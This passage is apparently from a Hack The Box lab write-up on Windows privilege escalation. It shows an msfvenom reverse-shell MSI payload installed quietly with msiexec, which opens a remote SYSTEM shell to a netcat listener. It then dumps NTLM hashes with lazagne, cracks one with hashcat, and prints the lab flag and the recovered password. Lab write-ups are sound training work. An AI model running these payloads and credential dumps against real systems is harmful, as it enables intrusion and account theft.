d-r---          6/6/2021   2:24 PM                OneDrive
d-r---          6/6/2021   2:22 PM                Pictures
d-r---          6/6/2021   2:22 PM                Saved Games
d-r---          6/6/2021   2:22 PM                Searches
d-r---          6/6/2021   2:22 PM                Videos
-a----         7/29/2025   9:16 AM        6635326 lazagne.exe
-a----         7/29/2025   9:48 AM         159744 shell.msi
-a----         7/29/2025   9:20 AM          35761 winpeas.bat
-a----         7/29/2025   9:19 AM        1678336 winpeas.exe


PS C:\Users\htb-student> msiexec /i c:\users\htb-student\shell.msi /quiet /qn /norestart
PS C:\Users\htb-student> _
```

```
 old_sercer   skills_assessment1   user_interaciton

┌──(kali㉿kali)-[~/htb/windows_privesc]
└─$ cd skills_assessment2

┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment2]
└─$ l
┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment2]
└─$ msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.4 lport=1234 -f msi > shell.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of msi file: 159744 bytes

┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment2]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.43.33 - - [29/Jul/2025 11:48:43] "GET /shell.msi HTTP/1.1" 200 -
```

```
┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment2]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.129.43.33] 49681
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

From there I can just grab the flag from the admins desktop



kali@kali: ~/htb/windows_privesc/skills_assessment2 92x20

```
c:\Users\Administrator>cd Desktop
cd Desktop

c:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 823E-9601

 Directory of c:\Users\Administrator\Desktop

08/08/2021  07:17 PM    <DIR>          .
08/08/2021  07:17 PM    <DIR>          ..
06/07/2021  12:10 PM                28 flag.txt
               1 File(s)             28 bytes
               2 Dir(s)   5,729,034,240 bytes free

c:\Users\Administrator\Desktop>type flag.txt
type flag.txt
el3vatEd_1nstall$_v3ry_r1sky
c:\Users\Administrator\Desktop>
```

There is 1 disabled local admin user on this system with a weak password that may be used to access other systems in the network and is worth reporting to the client. After escalating privileges retrieve the NTLM hash for this user and crack it offline. Submit the cleartext password for this account.

Identifying the disabled account I am looking for

listing users in the local administrators group and then looking at details for the account I suspect because I think I saw it in winpeas output



```
PS C:\Users\htb-student> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
mrb3n
wksadmin
The command completed successfully.

PS C:\Users\htb-student> net user wksadmin
User name                    wksadmin
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               No
Account expires              Never

Password last set            ?6/?7/?2021 7:24:16 PM
Password expires             Never
Password changeable          ?6/?7/?2021 7:24:16 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.

PS C:\Users\htb-student> _
```


My first idea here, was now that I have a system shell I can rerun lazagne on the system.

and this does find it I think

```
.\lazagne.exe all

------------------ Hashdump passwords -----------------

Administrator:500:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a1844556115ae1a54:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:aad797e20ba0675bbcb3e3df3319042c:::
mrb3n:1001:aad3b435b51404eeaad3b435b51404ee:7796ee39fd3a9c3a1844556115ae1a54:::
htb-student:1002:aad3b435b51404eeaad3b435b51404ee:3c0e5d303ec84884ad5c3b7876a06ea6:::
wksadmin:1003:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a03510ef:::
```


running hashcat on the wksadmin hash

```
hashcat -m 1000 5835048ce94ad0564e29a924a03510ef /usr/share/wordlists/rockyou.txt
```



```
Host memory required for this attack: 2 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

5835048ce94ad0564e29a924a03510ef:password1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: 5835048ce94ad0564e29a924a03510ef
Time.Started.....: Tue Jul 29 12:13:49 2025 (0 secs)
Time.Estimated...: Tue Jul 29 12:13:49 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   882.4 kH/s (0.11ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 4096/14344385 (0.03%)
Rejected.........: 0/4096 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> oooooo
Hardware.Mon.#1..: Util: 13%

Started: Tue Jul 29 12:13:48 2025
Stopped: Tue Jul 29 12:13:51 2025
```

We can see it is cracked



```
┌──(kali㉿kali)-[~/htb/windows_privesc/skills_assessment2]
└─$ hashcat -m 1000 5835048ce94ad0564e29a924a03510ef /usr/share/wordlists/rockyou.txt --show
5835048ce94ad0564e29a924a03510ef:password1
```

```
password1
```